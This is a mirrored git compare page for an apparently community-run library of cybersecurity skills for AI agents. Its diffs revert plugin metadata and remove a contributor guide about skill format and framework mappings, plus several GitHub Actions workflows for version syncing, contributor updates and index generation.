mirror of
https://github.com/mukul975/Anthropic-Cybersecurity-Skills.git
synced 2026-09-02 14:40:51 +03:00
Compare commits
| Author | SHA1 | Date | |
|---|---|---|---|
 mukul975 mukul975
|
dfea41c26a | ||
|
mukul975
|
f435b0cb28 | ||
|
mukul975
|
edf50953ac | ||
|
mukul975
|
281dc9983a | ||
|
mukul975
|
d696e750dd | ||
|
mukul975
|
8f7ab23bf3 | ||
|
mukul975
|
a15f57ad34 | ||
|
mukul975
|
6f6b4d63ce | ||
|
mukul975
|
21d8faf1fe | ||
|
mukul975
|
66c4dc14cd | ||
|
mukul975
|
3e9477670c | ||
|
mukul975
|
740ff85adc | ||
|
mukul975
|
c639db4596 | ||
|
mukul975
|
b36af033f4 | ||
|
mukul975
|
d08b68f646 | ||
|
mukul975
|
0c26c1eb87 | ||
|
mukul975
|
6b32dc4da2 | ||
|
mukul975
|
ccce7d4e06 | ||
|
mukul975
|
5a5dcd84ac | ||
|
mukul975
|
915ea611e5 | ||
|
mukul975
|
d2341d4c96 | ||
|
mukul975
|
724fda0883 | ||
|
mukul975
|
1ba371d7f7 | ||
|
mukul975
|
679c98b339 | ||
|
mukul975
|
466f37bfb6 | ||
|
mukul975
|
a6746179d3 | ||
|
mukul975
|
992dae80cf | ||
|
mukul975
|
de282538ae | ||
|
mukul975
|
6d74c0fc8b | ||
|
mukul975
|
f0c54ee732 | ||
 Mahipal Mahipal
|
bec23e9649 | ||
|
Mahipal
|
f612883701 | ||
|
Mahipal
|
eb33225f61 |
@@ -2,18 +2,18 @@
|
||||
"name": "anthropic-cybersecurity-skills",
|
||||
"owner": {
|
||||
"name": "mukul975",
|
||||
"email": "mukuljangra5@gmail.com"
|
||||
"email": "mukul975@users.noreply.github.com"
|
||||
},
|
||||
"metadata": {
|
||||
"description": "818 cybersecurity skills for AI agents mapped to 6 frameworks: MITRE ATT&CK, NIST CSF 2.0, MITRE ATLAS, D3FEND, NIST AI RMF, and the MITRE Fight Fraud Framework (F3).",
|
||||
"version": "1.3.0"
|
||||
"description": "607+ cybersecurity skills for AI agents and security practitioners covering web security, pentesting, forensics, threat intelligence, cloud security, and more.",
|
||||
"version": "1.0.0"
|
||||
},
|
||||
"plugins": [
|
||||
{
|
||||
"name": "cybersecurity-skills",
|
||||
"source": "./",
|
||||
"description": "818 cybersecurity skills covering web security, pentesting, DFIR, threat intelligence, cloud security, malware analysis, and more. Mapped to 6 frameworks.",
|
||||
"version": "1.3.0",
|
||||
"description": "607+ cybersecurity skills covering web security, pentesting, DFIR, threat intelligence, cloud security, malware analysis, and more.",
|
||||
"version": "1.0.0",
|
||||
"author": {
|
||||
"name": "mukul975"
|
||||
},
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
{
|
||||
"name": "cybersecurity-skills",
|
||||
"description": "818 cybersecurity skills covering web security, pentesting, DFIR, threat intelligence, cloud security, malware analysis, and more.",
|
||||
"version": "1.3.0"
|
||||
"description": "607+ cybersecurity skills covering web security, pentesting, DFIR, threat intelligence, cloud security, malware analysis, and more.",
|
||||
"version": "1.0.0"
|
||||
}
|
||||
|
||||
@@ -1,2 +0,0 @@
|
||||
github: mukul975
|
||||
custom: ["https://paypal.me/mahipaljangra"]
|
||||
@@ -1,546 +0,0 @@
|
||||
# Copilot Instructions for Anthropic-Cybersecurity-Skills
|
||||
|
||||
**Anthropic-Cybersecurity-Skills** is the largest open-source cybersecurity skills library for AI agents, containing 817 production-grade skills mapped to 6 industry frameworks (MITRE ATT&CK, NIST CSF, MITRE ATLAS, MITRE D3FEND, NIST AI RMF, MITRE F3). This document guides Copilot agents contributing new skills and framework mappings.
|
||||
|
||||
## Quick Facts
|
||||
|
||||
- **Type**: Open-source cybersecurity skills library + framework mapping hub
|
||||
- **Skills**: 817 across 29 security domains
|
||||
- **Frameworks**: 6 (MITRE ATT&CK v14, NIST CSF 2.0, MITRE ATLAS, MITRE D3FEND, NIST AI RMF, MITRE F3)
|
||||
- **Format**: agentskills.io standard (YAML frontmatter + Markdown)
|
||||
- **License**: Apache 2.0 (ethical use required)
|
||||
- **Community**: Independent, community-created (not affiliated with Anthropic)
|
||||
|
||||
## Repository Structure
|
||||
|
||||
```
|
||||
Anthropic-Cybersecurity-Skills/
|
||||
├── skills/ # 817 skill directories (kebab-case)
|
||||
│ ├── abusing-dpapi-for-credential-access/
|
||||
│ │ ├── SKILL.md # Frontmatter + detailed instructions
|
||||
│ │ ├── LICENSE
|
||||
│ │ ├── scripts/
|
||||
│ │ │ └── process.py # Optional helper scripts
|
||||
│ │ └── references/
|
||||
│ │ ├── api-reference.md
|
||||
│ │ ├── standards.md
|
||||
│ │ └── workflows.md
|
||||
│ └── ... (816 more)
|
||||
├── mappings/ # Framework coverage & alignment
|
||||
│ ├── mitre-attack/
|
||||
│ │ ├── attack-navigator-layer.json
|
||||
│ │ └── coverage-summary.md
|
||||
│ ├── nist-csf/
|
||||
│ ├── owasp/
|
||||
│ └── README.md
|
||||
├── docs/ # Additional documentation
|
||||
├── index.json # Central skill registry (auto-generated)
|
||||
├── CONTRIBUTING.md # Contribution guide
|
||||
├── SECURITY.md # Ethical use & dual-use policies
|
||||
└── CODE_OF_CONDUCT.md # Community guidelines
|
||||
```
|
||||
|
||||
## Build & Development
|
||||
|
||||
### Prerequisites
|
||||
|
||||
- **Git** (for cloning and version control)
|
||||
- **Python 3.8+** (optional, for scripts/metadata generation)
|
||||
- **jq** (optional, for JSON processing; useful for index.json queries)
|
||||
|
||||
### Local Setup
|
||||
|
||||
```bash
|
||||
# Clone the repository
|
||||
git clone https://github.com/mukul975/Anthropic-Cybersecurity-Skills.git
|
||||
cd Anthropic-Cybersecurity-Skills
|
||||
|
||||
# No installation needed—skills are static Markdown files
|
||||
# View a skill directly:
|
||||
cat skills/abusing-dpapi-for-credential-access/SKILL.md
|
||||
|
||||
# Search for skills by keyword:
|
||||
grep -r "credential-access" skills/*/SKILL.md | head -10
|
||||
|
||||
# Query the central index:
|
||||
jq '.skills[] | select(.description | contains("Active Directory"))' index.json
|
||||
```
|
||||
|
||||
### Generating/Updating index.json
|
||||
|
||||
When adding new skills, the index must be regenerated:
|
||||
|
||||
```bash
|
||||
# If a script exists (check repository):
|
||||
python3 generate_index.py
|
||||
|
||||
# Otherwise, manually verify:
|
||||
jq '.skills | length' index.json # Should match skill directory count
|
||||
```
|
||||
|
||||
## Architecture & Concepts
|
||||
|
||||
### Skill Structure
|
||||
|
||||
Each skill is a **self-contained directory** following the `agentskills.io` standard:
|
||||
|
||||
```
|
||||
skills/skill-name/
|
||||
├── SKILL.md # The authoritative skill definition
|
||||
├── LICENSE # Apache 2.0 (usually)
|
||||
├── scripts/
|
||||
│ └── process.py # Optional: helper scripts, agent implementations
|
||||
└── references/
|
||||
├── api-reference.md # Technical API docs for the skill
|
||||
├── standards.md # CVE, NIST, MITRE refs
|
||||
└── workflows.md # Deep technical procedures
|
||||
```
|
||||
|
||||
### SKILL.md Format
|
||||
|
||||
Every skill follows this structure:
|
||||
|
||||
```markdown
|
||||
---
|
||||
name: skill-name-kebab-case
|
||||
description: >-
|
||||
Clear, agent-discoverable description.
|
||||
Include keywords for search/filtering.
|
||||
This is what agents read to decide whether to use this skill.
|
||||
domain: cybersecurity
|
||||
subdomain: red-teaming # e.g. digital-forensics, compliance-governance, etc.
|
||||
tags:
|
||||
- tool-names (mimikatz, burp-suite, etc.)
|
||||
- frameworks (active-directory, cloud, kubernetes, etc.)
|
||||
- techniques (credential-access, privilege-escalation, etc.)
|
||||
version: "1.0"
|
||||
author: github-username
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.CM-01
|
||||
- PR.AC-01
|
||||
mitre_attack:
|
||||
- T1555.004
|
||||
- T1078.002
|
||||
mitre_atlas:
|
||||
- AML.P1.003
|
||||
mitre_d3fend:
|
||||
- D3-CAA
|
||||
- D3-PCA
|
||||
nist_ai_rmf:
|
||||
- GOV-1
|
||||
mitre_f3:
|
||||
- FI-B-003
|
||||
---
|
||||
|
||||
# Skill Title
|
||||
|
||||
> **Legal Notice:** This skill is for authorized [penetration testing/research/defense] only.
|
||||
> Unauthorized use may violate computer fraud laws. Always operate within rules-of-engagement.
|
||||
|
||||
## Overview
|
||||
|
||||
Clear, concise explanation of what the skill does and why an agent needs it.
|
||||
Include threat model context if applicable.
|
||||
|
||||
## When to Use
|
||||
|
||||
- Specific scenario 1
|
||||
- Specific scenario 2
|
||||
- Real-world contexts where this skill applies
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Required tools (with install commands if applicable)
|
||||
- Required access/permissions
|
||||
- Required knowledge/certifications
|
||||
- System requirements
|
||||
|
||||
## Workflow
|
||||
|
||||
### Step 1: [Action]
|
||||
Clear instructions with real commands.
|
||||
```bash
|
||||
tool-name --flag value
|
||||
```
|
||||
|
||||
### Step 2: [Next Action]
|
||||
Continue with detailed steps.
|
||||
|
||||
### Output Format
|
||||
|
||||
What success looks like:
|
||||
```
|
||||
Expected output or indicator
|
||||
```
|
||||
|
||||
## Key Concepts
|
||||
|
||||
| Term | Definition |
|
||||
|------|-----------|
|
||||
| Concept1 | Explanation |
|
||||
| Concept2 | Explanation |
|
||||
|
||||
## Tools & Systems
|
||||
|
||||
- **Tool A** — What it does, where to get it
|
||||
- **Tool B** — What it does, where to get it
|
||||
|
||||
## Common Scenarios
|
||||
|
||||
### Scenario 1
|
||||
When X, do Y.
|
||||
|
||||
### Scenario 2
|
||||
When A, do B.
|
||||
|
||||
## References
|
||||
|
||||
- [MITRE ATT&CK: T1555.004](https://attack.mitre.org/techniques/T1555/004/)
|
||||
- [NIST CSF: DE.CM-01](https://csrc.nist.gov/)
|
||||
```
|
||||
|
||||
### Framework Mappings
|
||||
|
||||
Each skill can map to multiple frameworks. Key mappings:
|
||||
|
||||
| Framework | Scope | Example |
|
||||
|-----------|-------|---------|
|
||||
| **MITRE ATT&CK** | Adversarial tactics/techniques | T1555.004 (Credentials from Password Stores) |
|
||||
| **NIST CSF 2.0** | Cybersecurity functions & categories | DE.CM (Detect - Monitor) |
|
||||
| **MITRE ATLAS** | AI/ML system attacks | AML.P (AI Preparation) |
|
||||
| **MITRE D3FEND** | Defensive techniques | D3-CAA (Capture Analysis Analytics) |
|
||||
| **NIST AI RMF** | AI risk management | GOV (Governance) |
|
||||
| **MITRE F3** | Fraud-specific techniques | FI-B (Fraud Impact) |
|
||||
|
||||
### Subdomains (Choose One)
|
||||
|
||||
- **web-application-security** — OWASP, API, web app testing
|
||||
- **network-security** — Network tools, protocols, monitoring
|
||||
- **penetration-testing** — General penetration testing methodology
|
||||
- **red-teaming** — Simulating advanced attackers (C2, evasion, etc.)
|
||||
- **digital-forensics** — Incident response, forensic analysis, disk imaging
|
||||
- **malware-analysis** — Static/dynamic malware analysis, reverse engineering
|
||||
- **threat-intelligence** — Gathering, analyzing, sharing threat data
|
||||
- **cloud-security** — AWS/Azure/GCP-specific security
|
||||
- **container-security** — Docker, Kubernetes, container runtime
|
||||
- **identity-access-management** — Active Directory, IAM, authentication
|
||||
- **cryptography** — Encryption, hashing, key management
|
||||
- **vulnerability-management** — Scanning, assessment, remediation
|
||||
- **compliance-governance** — CMMC, HIPAA, SOC2, auditing
|
||||
- **zero-trust-architecture** — Zero-trust implementation patterns
|
||||
- **ot-ics-security** — Operational technology, ICS/SCADA
|
||||
- **devsecops** — Secure software development, CI/CD security
|
||||
|
||||
## Conventions & Patterns
|
||||
|
||||
### Naming
|
||||
|
||||
- **Directory/file**: kebab-case, lowercase with hyphens (e.g., `abusing-dpapi-for-credential-access`)
|
||||
- **Skill name**: Same as directory (in YAML frontmatter)
|
||||
- **GitHub usernames**: Use lowercase GitHub username as author
|
||||
|
||||
### Description Quality
|
||||
|
||||
Descriptions should be **agent-discoverable** — concise, keyword-rich, action-oriented:
|
||||
|
||||
```yaml
|
||||
# ✗ Vague
|
||||
description: How to abuse DPAPI
|
||||
|
||||
# ✓ Clear and searchable
|
||||
description: >-
|
||||
Extract DPAPI-protected secrets such as credentials and browser data
|
||||
offline and online using SharpDPAPI, Mimikatz, or impacket. Ideal
|
||||
for post-exploitation Windows credential harvesting and offline analysis.
|
||||
```
|
||||
|
||||
### Tags Strategy
|
||||
|
||||
Use 3-5 tags for discoverability:
|
||||
|
||||
```yaml
|
||||
tags:
|
||||
- tool-names # mimikatz, sharpdpapi, burp-suite
|
||||
- attack-frameworks # active-directory, kerberos, oauth
|
||||
- techniques # credential-access, privilege-escalation, lateral-movement
|
||||
- platforms # windows, linux, macos, cloud
|
||||
- use-cases # post-exploitation, threat-intel, forensics
|
||||
```
|
||||
|
||||
### Framework ID Format
|
||||
|
||||
IDs are **case-sensitive** and **exact**:
|
||||
|
||||
```yaml
|
||||
mitre_attack:
|
||||
- T1055 # Parent technique
|
||||
- T1055.001 # Sub-technique
|
||||
nist_csf:
|
||||
- DE.CM-01 # NIST Cybersecurity Framework 2.0
|
||||
mitre_atlas:
|
||||
- AML.P1.003 # MITRE ATLAS for AI/ML
|
||||
mitre_d3fend:
|
||||
- D3-CAA # MITRE D3FEND defensive technique ID
|
||||
nist_ai_rmf:
|
||||
- GOV-1 # NIST AI Risk Management Framework
|
||||
mitre_f3:
|
||||
- FI-B-003 # MITRE Fight Fraud Framework
|
||||
```
|
||||
|
||||
## Common Tasks
|
||||
|
||||
### Adding a New Skill
|
||||
|
||||
1. **Create skill directory** (kebab-case):
|
||||
```bash
|
||||
mkdir -p skills/your-skill-name
|
||||
```
|
||||
|
||||
2. **Create SKILL.md** with required frontmatter:
|
||||
```bash
|
||||
cat > skills/your-skill-name/SKILL.md << 'EOF'
|
||||
---
|
||||
name: your-skill-name
|
||||
description: >-
|
||||
Clear, discoverable description with keywords.
|
||||
domain: cybersecurity
|
||||
subdomain: red-teaming
|
||||
tags:
|
||||
- tool-name
|
||||
- technique
|
||||
- use-case
|
||||
version: "1.0"
|
||||
author: your-github-username
|
||||
license: Apache-2.0
|
||||
mitre_attack:
|
||||
- T1234.567
|
||||
nist_csf:
|
||||
- DE.CM-01
|
||||
mitre_atlas:
|
||||
- AML.P1.003
|
||||
mitre_d3fend:
|
||||
- D3-CAA
|
||||
nist_ai_rmf:
|
||||
- GOV-1
|
||||
mitre_f3:
|
||||
- FI-B-003
|
||||
---
|
||||
|
||||
# Skill Title
|
||||
|
||||
> **Legal Notice:** Authorized use only. [...]
|
||||
|
||||
## Overview
|
||||
|
||||
Clear explanation...
|
||||
EOF
|
||||
```
|
||||
|
||||
3. **Write detailed sections** in Markdown:
|
||||
- When to Use (specific scenarios)
|
||||
- Prerequisites (tools, permissions, access)
|
||||
- Workflow (numbered steps with real commands)
|
||||
- Key Concepts (table for terminology)
|
||||
- Tools & Systems
|
||||
- Common Scenarios
|
||||
- References (framework links)
|
||||
|
||||
4. **Add optional supporting files**:
|
||||
```
|
||||
scripts/process.py # Helper script or agent implementation
|
||||
references/standards.md # CVE, NIST, MITRE links
|
||||
references/workflows.md # Deep technical procedures
|
||||
```
|
||||
|
||||
5. **Add LICENSE**:
|
||||
```bash
|
||||
cp LICENSE skills/your-skill-name/LICENSE
|
||||
# Or use a specific open-source license file
|
||||
```
|
||||
|
||||
6. **Regenerate index** (if automation exists):
|
||||
```bash
|
||||
python3 generate_index.py # Updates index.json
|
||||
```
|
||||
|
||||
7. **Submit PR**:
|
||||
```bash
|
||||
git add skills/your-skill-name
|
||||
git commit -m "Add skill: your-skill-name"
|
||||
git push origin feature/add-skill-name
|
||||
# Create PR with title: "Add skill: your-skill-name"
|
||||
```
|
||||
|
||||
### Updating Framework Mappings
|
||||
|
||||
If a skill maps to new frameworks or techniques change:
|
||||
|
||||
1. **Update SKILL.md frontmatter**:
|
||||
```yaml
|
||||
mitre_attack:
|
||||
- T1555.004 # Add new technique IDs
|
||||
nist_csf:
|
||||
- DE.CM-01 # Add new control IDs
|
||||
```
|
||||
|
||||
2. **Regenerate index** (if automation exists):
|
||||
```bash
|
||||
python3 generate_index.py
|
||||
```
|
||||
|
||||
3. **Verify mapping coverage**:
|
||||
```bash
|
||||
# Check if all referenced IDs are valid:
|
||||
grep -r "T1[0-9]" skills/*/SKILL.md | grep -v "http"
|
||||
```
|
||||
|
||||
### Searching Skills
|
||||
|
||||
**By keyword**:
|
||||
```bash
|
||||
grep -r "active-directory" skills/*/SKILL.md
|
||||
```
|
||||
|
||||
**By framework**:
|
||||
```bash
|
||||
grep -r "T1055" skills/*/SKILL.md # MITRE ATT&CK technique
|
||||
```
|
||||
|
||||
**By subdomain**:
|
||||
```bash
|
||||
grep "subdomain: red-teaming" skills/*/SKILL.md
|
||||
```
|
||||
|
||||
**Using jq (if index.json exists)**:
|
||||
```bash
|
||||
# Find skills by keyword
|
||||
jq '.skills[] | select(.tags[] | contains("credential-access"))' index.json
|
||||
|
||||
# Count skills by subdomain
|
||||
jq '[.skills[] | .subdomain] | group_by(.) | map({subdomain: .[0], count: length})' index.json
|
||||
```
|
||||
|
||||
## Platform & Framework Notes
|
||||
|
||||
### Windows-Specific Skills
|
||||
|
||||
- Often leverage PowerShell, Windows APIs, Active Directory
|
||||
- Reference MITRE ATT&CK Windows tactics: T1021 (Lateral Movement), T1078 (Valid Accounts)
|
||||
- Include prerequisite (SYSTEM/Administrator access, domain join, etc.)
|
||||
|
||||
### Linux/macOS Skills
|
||||
|
||||
- Use standard Unix tools (bash, Python, curl, etc.)
|
||||
- Note platform availability differences
|
||||
- Cloud/container skills often multi-platform
|
||||
|
||||
### Cloud Security Skills
|
||||
|
||||
- Specify cloud provider (AWS, Azure, GCP, multi-cloud)
|
||||
- Reference cloud-specific tools (awscli, az, gcloud)
|
||||
- Map to cloud-specific MITRE ATLAS techniques
|
||||
|
||||
### AI/ML Attack Skills
|
||||
|
||||
- Use MITRE ATLAS techniques (AML.P1, AML.E1, etc.)
|
||||
- Include model/system type (LLM, transformer, computer vision, etc.)
|
||||
- Note NIST AI RMF alignment (GOV, MAP, MEASURE, MANAGE)
|
||||
|
||||
## Gotchas & Known Issues
|
||||
|
||||
### Legal & Ethical
|
||||
|
||||
- **Dual-use policy**: Skills for red-teaming and exploitation require legal notice
|
||||
- Must include "authorized use only" disclaimer
|
||||
- Reference SECURITY.md for policy
|
||||
- **No credentials**: Never embed API keys, tokens, or credentials
|
||||
- **Attribution**: Cite original tool authors and researchers
|
||||
|
||||
### Framework Maintenance
|
||||
|
||||
- **MITRE ATT&CK updates**: v14 is current; check attack.mitre.org for latest
|
||||
- **NIST CSF 2.0**: Rolled out Feb 2024; use subcategory IDs as in this repo (e.g., `DE.CM-01`, `PR.PS-01`)
|
||||
- **Technique changes**: Techniques may deprecate; verify via attack.mitre.org
|
||||
|
||||
### Subdomain Assignment
|
||||
|
||||
- **Common mistake**: Using wrong subdomain (e.g., "red-teaming" for defensive skill)
|
||||
- red-teaming = offensive/attacker perspective
|
||||
- compliance-governance = defensive/compliance perspective
|
||||
- Choose the **primary** subdomain if skill spans multiple
|
||||
|
||||
### index.json Generation
|
||||
|
||||
- If index doesn't auto-regenerate, manually verify:
|
||||
```bash
|
||||
# Count skills in index vs directories
|
||||
jq '.skills | length' index.json
|
||||
ls -d skills/*/ | wc -l
|
||||
# Should match (or index may be stale)
|
||||
```
|
||||
|
||||
## Testing & Quality
|
||||
|
||||
### Skill Quality Checklist
|
||||
|
||||
Before submitting a PR:
|
||||
|
||||
- [ ] **Name**: Kebab-case, 1-64 chars, descriptive
|
||||
- [ ] **Description**: Clear, includes keywords, discoverable by agents
|
||||
- [ ] **Instructions**: Actionable with real commands and tool names
|
||||
- [ ] **Subdomain**: Correctly assigned (red-teaming vs defensive)
|
||||
- [ ] **Tags**: 3-5 relevant tags (tools, techniques, platforms)
|
||||
- [ ] **Framework IDs**: Valid MITRE ATT&CK, NIST CSF, MITRE ATLAS IDs
|
||||
- [ ] **Legal notice**: Included if skill is offensive/dual-use
|
||||
- [ ] **References**: Links to official framework docs
|
||||
- [ ] **Formatting**: Proper Markdown, no typos, code blocks highlighted
|
||||
|
||||
### Manual Verification
|
||||
|
||||
```bash
|
||||
# Validate skill frontmatter and conventions (repo validator):
|
||||
python3 tools/validate-skill.py skills/my-skill/
|
||||
# Or validate all skills:
|
||||
python3 tools/validate-skill.py --all
|
||||
|
||||
# Check for framework ID patterns:
|
||||
grep -E "^ - (T1[0-9]{3,4}(\.[0-9]{3})?|DE\.[A-Z]{2}-[0-9]{2}|AML\.)" skills/*/SKILL.md
|
||||
|
||||
# Verify all referenced skills have directories:
|
||||
jq -r '.skills[].name' index.json | while read skill; do
|
||||
[ -d "skills/$skill" ] || echo "Missing: $skill"
|
||||
done
|
||||
```
|
||||
|
||||
## Contributing Notes
|
||||
|
||||
- **No build required** — Skills are static files; git pull = ready to use
|
||||
- **Skill dependencies**: Skills are independent; if skill A requires skill B, note it in the workflow
|
||||
- **Tool versions**: Mention tool versions in prerequisites (e.g., "Burp Suite 2024.1+")
|
||||
- **Testing**: Test commands on actual systems before submitting
|
||||
- **Code of Conduct**: See CODE_OF_CONDUCT.md — be respectful, follow ethical use policy
|
||||
|
||||
## Resources & Links
|
||||
|
||||
- **agentskills.io Standard**: https://agentskills.io (format specification)
|
||||
- **MITRE ATT&CK**: https://attack.mitre.org (techniques, tactics)
|
||||
- **NIST Cybersecurity Framework**: https://csrc.nist.gov/projects/cybersecurity-framework (controls)
|
||||
- **MITRE ATLAS**: https://atlas.mitre.org (AI/ML attacks)
|
||||
- **MITRE D3FEND**: https://d3fend.mitre.org (defensive techniques)
|
||||
- **NIST AI RMF**: https://nvlabs.nist.gov/display/AIRFF (AI risk management)
|
||||
- **Contributing Guide**: `CONTRIBUTING.md` in repo
|
||||
- **Security Policy**: `SECURITY.md` — dual-use & ethical use
|
||||
- **Code of Conduct**: `CODE_OF_CONDUCT.md`
|
||||
- **Community Playground**: https://casky.ai (test skills in browser)
|
||||
|
||||
## Quick Reference
|
||||
|
||||
| Task | Command |
|
||||
|------|---------|
|
||||
| Add skill | `mkdir skills/name && cat > SKILL.md` |
|
||||
| Search by technique | `grep -r "T1055" skills/` |
|
||||
| Search by subdomain | `grep "subdomain: red-teaming" skills/*/SKILL.md` |
|
||||
| Validate skill | `python3 tools/validate-skill.py skills/my-skill/` |
|
||||
| Regenerate index | `python3 generate_index.py` (if exists) |
|
||||
| View mapping coverage | Open `mappings/mitre-attack/attack-navigator-layer.json` in ATT&CK Navigator |
|
||||
@@ -1,43 +0,0 @@
|
||||
name: Sync Marketplace Version on Release
|
||||
|
||||
on:
|
||||
release:
|
||||
types: [published]
|
||||
|
||||
jobs:
|
||||
sync-version:
|
||||
runs-on: ubuntu-latest
|
||||
permissions:
|
||||
contents: write
|
||||
|
||||
steps:
|
||||
- uses: actions/checkout@v4
|
||||
with:
|
||||
token: ${{ secrets.GITHUB_TOKEN }}
|
||||
ref: main
|
||||
fetch-depth: 0
|
||||
|
||||
- name: Extract version from tag
|
||||
id: version
|
||||
run: |
|
||||
VERSION=${GITHUB_REF_NAME#v}
|
||||
echo "version=$VERSION" >> $GITHUB_OUTPUT
|
||||
echo "tag=$GITHUB_REF_NAME" >> $GITHUB_OUTPUT
|
||||
|
||||
- name: Update marketplace.json and plugin.json version
|
||||
env:
|
||||
VERSION: ${{ steps.version.outputs.version }}
|
||||
run: |
|
||||
jq --arg v "$VERSION" '.metadata.version = $v | .plugins[].version = $v' .claude-plugin/marketplace.json > tmp.json
|
||||
mv tmp.json .claude-plugin/marketplace.json
|
||||
jq --arg v "$VERSION" '.version = $v' .claude-plugin/plugin.json > tmp.json
|
||||
mv tmp.json .claude-plugin/plugin.json
|
||||
echo "Updated marketplace.json and plugin.json to version $VERSION"
|
||||
|
||||
- name: Commit and push
|
||||
run: |
|
||||
git config user.name "mukul975"
|
||||
git config user.email "mukuljangra5@gmail.com"
|
||||
git add .claude-plugin/marketplace.json .claude-plugin/plugin.json
|
||||
git diff --staged --quiet || git commit -m "chore: bump plugin version to ${{ steps.version.outputs.tag }}"
|
||||
git push origin HEAD:main
|
||||
@@ -1,44 +0,0 @@
|
||||
name: Update contributors
|
||||
|
||||
on:
|
||||
push:
|
||||
branches: [main]
|
||||
schedule:
|
||||
# GitHub's contributors API is cached and lags a merge by up to ~24h, so a
|
||||
# weekly pass catches anyone the push-triggered run was too early to see.
|
||||
- cron: '17 4 * * 1'
|
||||
workflow_dispatch:
|
||||
|
||||
# Only one run at a time; a burst of merges must not race on README.md.
|
||||
concurrency:
|
||||
group: update-contributors
|
||||
cancel-in-progress: false
|
||||
|
||||
jobs:
|
||||
update:
|
||||
runs-on: ubuntu-latest
|
||||
permissions:
|
||||
contents: write
|
||||
steps:
|
||||
- uses: actions/checkout@v4
|
||||
with:
|
||||
token: ${{ secrets.GITHUB_TOKEN }}
|
||||
|
||||
- name: Regenerate the contributor wall
|
||||
env:
|
||||
GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
|
||||
run: python3 tools/update-contributors.py
|
||||
|
||||
- name: Commit if it changed
|
||||
run: |
|
||||
git config user.name "mukul975"
|
||||
git config user.email "mukuljangra5@gmail.com"
|
||||
git add README.md
|
||||
if git diff --staged --quiet; then
|
||||
echo "No new contributors."
|
||||
exit 0
|
||||
fi
|
||||
git commit -m "chore: update contributor wall"
|
||||
# Another workflow (update-index) may have pushed while this ran.
|
||||
git pull --rebase --autostash origin main
|
||||
git push
|
||||
@@ -5,8 +5,6 @@ on:
|
||||
branches: [main]
|
||||
paths:
|
||||
- 'skills/**'
|
||||
- '.github/workflows/update-index.yml'
|
||||
workflow_dispatch:
|
||||
|
||||
jobs:
|
||||
update-index:
|
||||
@@ -18,62 +16,77 @@ jobs:
|
||||
with:
|
||||
token: ${{ secrets.GITHUB_TOKEN }}
|
||||
|
||||
- name: Install dependencies
|
||||
run: pip install pyyaml
|
||||
|
||||
# Generation lives in tools/generate-index.py so it is testable outside CI
|
||||
# and shares one PyYAML-backed frontmatter parser with the validators.
|
||||
# The previous inline regex parser silently truncated 604/817 descriptions
|
||||
# to their first line for every YAML scalar style except '>'/'|'.
|
||||
- name: Regenerate index.json
|
||||
run: python3 tools/generate-index.py
|
||||
|
||||
- name: Sync skill count into README and marketplace
|
||||
run: |
|
||||
python3 << 'EOF'
|
||||
import os, re, json
|
||||
import os, json, re
|
||||
from datetime import datetime, timezone
|
||||
from collections import Counter
|
||||
|
||||
# Authoritative count: directories under skills/ that contain a SKILL.md
|
||||
# and are not .bak backups (matches index.json generation above).
|
||||
count = 0
|
||||
for name in os.listdir("skills"):
|
||||
if name.endswith(".bak"):
|
||||
skills_dir = "skills"
|
||||
skills = []
|
||||
subdomain_counts = Counter()
|
||||
tag_counter = Counter()
|
||||
|
||||
for skill_name in sorted(os.listdir(skills_dir)):
|
||||
skill_md = os.path.join(skills_dir, skill_name, "SKILL.md")
|
||||
if not os.path.isfile(skill_md):
|
||||
continue
|
||||
if os.path.isfile(os.path.join("skills", name, "SKILL.md")):
|
||||
count += 1
|
||||
print(f"Authoritative skill count: {count}")
|
||||
with open(skill_md, "r", encoding="utf-8") as f:
|
||||
content = f.read()
|
||||
fm_match = re.match(r"^---\n(.*?)\n---", content, re.DOTALL)
|
||||
if not fm_match:
|
||||
continue
|
||||
fm = fm_match.group(1)
|
||||
def get_field(field, text):
|
||||
m = re.search(rf"^{field}:\s*(.+)$", text, re.MULTILINE)
|
||||
return m.group(1).strip().strip('"') if m else ""
|
||||
def get_tags(text):
|
||||
m = re.search(r"^tags:\s*\[(.+)\]", text, re.MULTILINE)
|
||||
return [t.strip() for t in m.group(1).split(",")] if m else []
|
||||
|
||||
# README.md — replace the skills badge and every "<NNN> ... skills" phrase.
|
||||
with open("README.md", encoding="utf-8") as f:
|
||||
readme = f.read()
|
||||
readme = re.sub(r"(badge/skills-)\d+", rf"\g<1>{count}", readme)
|
||||
# "817 production-grade", "817 structured", "817 skills", "all 817 skills",
|
||||
# "Scans 817 skill", "contains **817 skills**", BibTeX "{817 structured"
|
||||
readme = re.sub(r"\b\d+(?=\s+production-grade cybersecurity skills)", str(count), readme)
|
||||
readme = re.sub(r"\b\d+(?=\s+structured cybersecurity skills)", str(count), readme)
|
||||
readme = re.sub(r"(all\s+)\d+(?=\s+skills)", rf"\g<1>{count}", readme)
|
||||
readme = re.sub(r"(Scans\s+)\d+(?=\s+skill\b)", rf"\g<1>{count}", readme)
|
||||
readme = re.sub(r"(contains\s+\*\*)\d+(?=\s+skills\*\*)", rf"\g<1>{count}", readme)
|
||||
readme = re.sub(r"(\{)\d+(?=\s+structured cybersecurity skills)", rf"\g<1>{count}", readme)
|
||||
with open("README.md", "w", encoding="utf-8") as f:
|
||||
f.write(readme)
|
||||
tags = get_tags(fm)
|
||||
subdomain = get_field("subdomain", fm)
|
||||
subdomain_counts[subdomain] += 1
|
||||
for t in tags:
|
||||
tag_counter[t] += 1
|
||||
|
||||
# marketplace.json + plugin.json — patch "<NNN> cybersecurity skills" in descriptions.
|
||||
for path in (".claude-plugin/marketplace.json", ".claude-plugin/plugin.json"):
|
||||
with open(path, encoding="utf-8") as f:
|
||||
data = f.read()
|
||||
data = re.sub(r"\b\d+(?=\s+cybersecurity skills)", str(count), data)
|
||||
json.loads(data) # fail loudly if the regex broke JSON
|
||||
with open(path, "w", encoding="utf-8") as f:
|
||||
f.write(data)
|
||||
skills.append({
|
||||
"name": get_field("name", fm),
|
||||
"description": get_field("description", fm),
|
||||
"domain": "cybersecurity",
|
||||
"subdomain": subdomain,
|
||||
"tags": tags,
|
||||
"version": get_field("version", fm) or "1.0",
|
||||
"author": "mukul975",
|
||||
"license": "Apache-2.0",
|
||||
"path": f"skills/{skill_name}"
|
||||
})
|
||||
|
||||
print("Synced skill count into README.md, marketplace.json, plugin.json")
|
||||
